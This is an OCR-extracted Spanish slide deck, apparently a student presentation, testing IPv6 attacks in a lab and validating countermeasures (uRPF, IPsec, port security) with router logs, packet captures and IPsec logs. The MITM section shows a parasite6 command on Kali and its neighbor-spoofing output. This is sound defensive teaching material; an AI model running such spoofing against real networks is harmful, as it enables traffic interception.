  Hardware idb is Serial1/0
  Fast switching type 4, interface type 70
  IP CEF switching enabled
  IP CEF switching turbo vector
  IP CEF turbo switching turbo vector
  IP prefix lookup IPv4 mtrie 8-8-8-8 optimized
  Input fast flags 0x0, Output fast flags 0x0
  ifindex 5(5)
  Slot  Slot unit 0 VC -1
  IP MTU 0
R1-Frontera#
```

# PoC de Denegación de Servicio

## Validación de contramedida


## Firewall de Frontera – Router Cisco

```
*Feb 19 18:11:00.854: %IPV6_ACL-6-ACCESSLOGP: list URPF/10 denied icmpv6 2801:15:1024:BAD::5(39857) (Serial1/0) -> 2801:15:9534:D80::180(
80), 1 packet
*Feb 19 18:11:00.858: %IPV6_ACL-6-ACCESSLOGP: list URPF/10 denied icmpv6 2801:15:1024:BAD::5(17588) (Serial1/0) -> 2801:15:9534:D80::180(
80), 1 packet
*Feb 19 18:11:00.858: %IPV6_ACL-6-ACCESSLOGP: list URPF/10 denied icmpv6 2801:15:1024:BAD::5(15947) (Serial1/0) -> 2801:15:9534:D80::180(
80), 1 packet
*Feb 19 18:11:00.862: %IPV6_ACL-6-ACCESSLOGP: list URPF/10 denied icmpv6 2801:15:1024:BAD::5(25730) (Serial1/0) -> 2801:15:9534:D80::180(
80), 1 packet
*Feb 19 18:11:00.866: %IPV6_ACL-6-ACCESSLOGP: list URPF/10 denied icmpv6 2801:15:1024:BAD::5(39857) (Serial1/0) -> 2801:15:9534:D80::180(
80), 1 packet
```

# PoC de Denegación de Servicio

## Validación de contramedida

# PoC Snnifing de Red IPv6




# PoC Snnifing de Red IPv6

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 1 | 0.000000000 | c2:03:25:d4:f1:02 | Spanning-tree-(for-bri… | STP | 60 | Conf. Root = 32768/0/c2:01:13:90:00:01 |
| 2 | 1.460007501 | fe80::c001:13ff:fe90:0 | fe80::88fb:9663:2538:9… | ICMPv6 | 86 | Neighbor Solicitation for fe80::88fb:96 |
| 3 | 1.460064194 | fe80::88fb:9663:2538:9… | fe80::c001:13ff:fe90:0 | ICMPv6 | 78 | Neighbor Advertisement fe80::88fb:9663: |
| 4 | 2.067898124 | c2:03:25:d4:f1:02 | Spanning-tree-(for-bri… | STP | 60 | Conf. Root = 32768/0/c2:01:13:90:00:01 |
| 5 | 4.010704841 | c2:03:25:d4:f1:02 | Spanning-tree-(for-bri… | STP | 60 | Conf. Root = 32768/0/c2:01:13:90:00:01 |
| 6 | 5.237307944 | 2801:15:9534:a150::2 | 2801:15:9534:c70::112 | SSH | 122 | Client: Encrypted packet (len=36) |
| 7 | 5.263423127 | 2801:15:9534:c70::112 | 2801:15:9534:a150::2 | SSH | 122 | Server: Encrypted packet (len=36) |
| 8 | 5.263474441 | 2801:15:9534:a150::2 | 2801:15:9534:c70::112 | TCP | 86 | 51250 → 22 [ACK] Seq=37 Ack=37 Win=501 |
| 9 | 5.274455781 | 2801:15:9534:c70::112 | 2801:15:9534:a150::2 | SSH | 122 | Server: Encrypted packet (len=36) |
| 10 | 5.274496942 | 2801:15:9534:a150::2 | 2801:15:9534:c70::112 | TCP | 86 | 51250 → 22 [ACK] Seq=37 Ack=73 Win=501 |
| 11 | 5.287173063 | 2801:15:9534:c70::112 | 2801:15:9534:a150::2 | SSH | 178 | Server: Encrypted packet (len=92) |
| 12 | 5.287221514 | 2801:15:9534:a150::2 | 2801:15:9534:c70::112 | TCP | 86 | 51250 → 22 [ACK] Seq=37 Ack=165 Win=501 |
| 13 | 6.008963175 | c2:03:25:d4:f1:02 | Spanning-tree-(for-bri… | STP | 60 | Conf. Root = 32768/0/c2:01:13:90:00:01 |
| 14 | 6.476933067 | 2801:15:9534:a150::2 | 2801:15:9534:c70::112 | SSH | 130 | Client: Encrypted packet (len=44) |
| 15 | 6.497282144 | 2801:15:9534:c70::112 | 2801:15:9534:a150::2 | SSH | 154 | Server: Encrypted packet (len=68) |
| 16 | 6.497383439 | 2801:15:9534:a150::2 | 2801:15:9534:c70::112 | TCP | 86 | 51250 → 22 [ACK] Seq=81 Ack=233 Win=501 |
| 17 | 7.290411673 | 2801:15:9534:a150::2 | 2801:15:9534:c70::112 | SSH | 122 | Client: Encrypted packet (len=36) |
| 18 | 7.352975992 | 2801:15:9534:c70::112 | 2801:15:9534:a150::2 | SSH | 122 | Server: Encrypted packet (len=36) |
| 19 | 7.353023182 | 2801:15:9534:a150::2 | 2801:15:9534:c70::112 | TCP | 86 | 51250 → 22 [ACK] Seq=117 Ack=269 Win=50 |
| 20 | 7.565071680 | 2801:15:9534:c70::112 | 2801:15:9534:a150::2 | SSH | 162 | Server: Encrypted packet (len=76) |
| 21 | 7.565120187 | 2801:15:9534:a150::2 | 2801:15:9534:c70::112 | TCP | 86 | 51250 → 22 [ACK] Seq=117 Ack=345 Win=50 |

# PoC Snnifing de Red IPv6



# PoC Snnifing de Red IPv6

```
● strongswan-starter.service - strongSwan IPsec IKEv1/IKEv2 daemon using ipsec.conf
     Loaded: loaded (/lib/systemd/system/strongswan-starter.service; enabled; vendor preset: enabled)
     Active: active (running) since Wed 2021-02-24 19:26:30 PST; 56s ago
   Main PID: 3668 (starter)
      Tasks: 18 (limit: 1160)
     Memory: 3.8M
     CGroup: /system.slice/strongswan-starter.service
             ├─3668 /usr/lib/ipsec/starter --daemon charon --nofork
             └─3673 /usr/lib/ipsec/charon
```


```
ubuntu charon[4014]: 06[IKE] authentication of '2801:15:9534:a150::2' with pre-shared key successful
ubuntu charon[4014]: 06[IKE] IKE_SA practica[1] established between 2801:15:9534:c70::112[2801:15:9534:c70::112]...2801:15:95>
ubuntu charon[4014]: 06[IKE] IKE_SA practica[1] established between 2801:15:9534:c70::112[2801:15:9534:c70::112]...2801:15:95>
ubuntu charon[4014]: 06[IKE] scheduling reauthentication in 2752s
ubuntu charon[4014]: 06[IKE] maximum IKE_SA lifetime 3292s
ubuntu charon[4014]: 06[CFG] selected proposal: ESP:AES_CBC_256/HMAC_SHA2_256_128/NO_EXT_SEQ
ubuntu charon[4014]: 06[IKE] CHILD_SA practica{1} established with SPIs cc90ffe2_i c8d38445_o and TS 2801:15:9534:c70::112/12>
ubuntu charon[4014]: 06[IKE] CHILD_SA practica{1} established with SPIs cc90ffe2_i c8d38445_o and TS 2801:15:9534:c70::112/12>
ubuntu charon[4014]: 06[IKE] received AUTH_LIFETIME of 2656s, scheduling reauthentication in 2116s
ubuntu charon[4014]: 06[IKE] peer supports MOBIKE
```

# PoC Snnifing de Red IPv6

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 683 | 142.288489 | 2801:15:9534:a150::2 | 2801:15:9534:c70::112 | ESP | 178 | ESP (SPI=0xcbeeafa8) |
| 684 | 142.298482 | 2801:15:9534:c70::112 | 2801:15:9534:a150::2 | ESP | 210 | ESP (SPI=0xc12f9ebe) |
| 685 | 142.305478 | 2801:15:9534:a150::2 | 2801:15:9534:c70::112 | ESP | 210 | ESP (SPI=0xcbeeafa8) |
| 686 | 142.309475 | 2801:15:9534:c70::112 | 2801:15:9534:a150::2 | ESP | 210 | ESP (SPI=0xc12f9ebe) |
| 687 | 142.320469 | 2801:15:9534:c70::112 | 2801:15:9534:a150::2 | ESP | 210 | ESP (SPI=0xc12f9ebe) |
| 688 | 142.322468 | 2801:15:9534:a150::2 | 2801:15:9534:c70::112 | ESP | 178 | ESP (SPI=0xcbeeafa8) |
| 689 | 142.336459 | 2801:15:9534:a150::2 | 2801:15:9534:c70::112 | ESP | 210 | ESP (SPI=0xcbeeafa8) |
| 690 | 142.354449 | 2801:15:9534:c70::112 | 2801:15:9534:a150::2 | ESP | 210 | ESP (SPI=0xc12f9ebe) |
| 691 | 142.367440 | 2801:15:9534:a150::2 | 2801:15:9534:c70::112 | ESP | 210 | ESP (SPI=0xcbeeafa8) |
| 692 | 142.387429 | 2801:15:9534:c70::112 | 2801:15:9534:a150::2 | ESP | 210 | ESP (SPI=0xc12f9ebe) |
| 693 | 142.397421 | 2801:15:9534:a150::2 | 2801:15:9534:c70::112 | ESP | 210 | ESP (SPI=0xcbeeafa8) |

```
> Frame 683: 178 bytes on wire (1424 bits), 178 bytes captured (1424 bits) on interface -, id 0
> Ethernet II, Src: VMware_ce:69:51 (00:0c:29:ce:69:51), Dst: c2:01:13:90:00:00 (c2:01:13:90:00:00)
> 802.1Q Virtual LAN, PRI: 0, DEI: 0, ID: 150
> Internet Protocol Version 6, Src: 2801:15:9534:a150::2, Dst: 2801:15:9534:c70::112
v Encapsulating Security Payload
    ESP SPI: 0xcbeeafa8 (3421417384)
    ESP Sequence: 292
```

# PoC Hombre en el Medio (MITM)



# PoC Hombre en el Medio (MITM)

## Resultados

```
root@kali:~/thc-ipv6# parasite6 -l eth0
Remember to enable routing, you will denial service otherwise:
 ⇒  echo 1 > /proc/sys/net/ipv6/conf/all/forwarding
Remember to prevent sending out ICMPv6 Redirect packets:
 ⇒  ip6tables -I OUTPUT -p icmpv6 --icmpv6-type redirect -j DROP
Started ICMP6 Neighbor Solitication Interceptor (Press Control-C to end)
Spoofed packet to 2801:15:9534:a150::4 as 2801:15:9534:a150::1
Spoofed packet to 2801:15:9534:a150::4 as 2801:15:9534:a150::2
Spoofed packet to 2801:15:9534:a150::4 as 2801:15:9534:a150::2
Spoofed packet to fe80::c001:13ff:fe90:0 as 2801:15:9534:a150::4
Spoofed packet to fe80::88fb:9663:2538:91a2 as 2801:15:9534:a150::4
Spoofed packet to fe80::20c:29ff:fed7:8df6 as fe80::c001:13ff:fe90:0
Spoofed packet to fe80::20c:29ff:fed7:8df6 as fe80::88fb:9663:2538:91a2
```


Figura 71. Parasite

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 6638 | 472.088467… | 2801:15:9534:a1… | 2801:15:9534:a150::4 | ICMPv6 | 86 | Neighbor Advertisement 2801:15:9534:a150::2 (rtr |
| 6639 | 472.088553… | 2801:15:9534:a1… | fe80::c001:13ff:fe9… | ICMPv6 | 86 | Neighbor Advertisement 2801:15:9534:a150::4 (rtr |
| 6640 | 472.088659… | fe80::20c:29ff:… | fe80::c001:13ff:fe9… | ICMPv6 | 86 | Neighbor Advertisement fe80::20c:29ff:fed7:8df6 |

```
Ethernet II, Src: VMware_d7:8d:f6 (00:0c:29:d7:8d:f6), Dst: VMware_d7:8d:f6 (00:0c:29:d7:8d:f6)
Internet Protocol Version 6, Src: 2801:15:9534:a150::2, Dst: 2801:15:9534:a150::4
Internet Control Message Protocol v6
    Type: Neighbor Advertisement (136)
    Code: 0
    Checksum: 0x01f0 [correct]
    [Checksum Status: Good]
    Flags: 0xa0000000, Router, Override
    Target Address: 2801:15:9534:a150::2
    ICMPv6 Option (Target link-layer address : 00:0c:29:d7:8d:f6)
```

# PoC Hombre en el Medio (MITM)

## Contramedida Port Security



# PoC Hombre en el Medio (MITM)

```
ESW-CORE#  show mac-address-table
Destination Address  Address Type  VLAN  Destination Port
-------------------  ------------  ----  --------------------
c201.1390.0000          Self          1     Vlan1
c201.1390.0000          Self        150     Vlan150
c201.1390.0000          Self        250     Vlan250
c201.1390.0000          Self        350     Vlan350
000c.29d7.8df6          Dynamic     150     FastEthernet1/3
000c.29ce.6951          Dynamic     150     FastEthernet1/2
0050.56c0.0002          Dynamic     150     FastEthernet1/2
0050.56c0.0004          Dynamic     150     FastEthernet1/3
```

# Conclusión!

| Prueba de concepto | Contramedida | Aplicación |
|---|---|---|
| **IPv6 Spoofing** | uRPF<br>(rfc8704) | Firewall Frontera<br>Router Cisco/ IP6tables |
| **Denegación de Servicio (DOS)** | | |
| **Snnifing de Red IPv6** | IPsec<br>(rfc4301) | En los 2 extremos de la comunicación confidencial: Host to Host |
| **Hombre en el medio (MITM)** | Port Security | Switche Cisco |

# Muchas gracias

Dalia Kelly Terán Arévalo
daliateran@unicauca.edu.co

https://github.com/tkellyt

linkedin.com/in/daliateran

@DaliaKTeran

# GRACIAS

# IPv6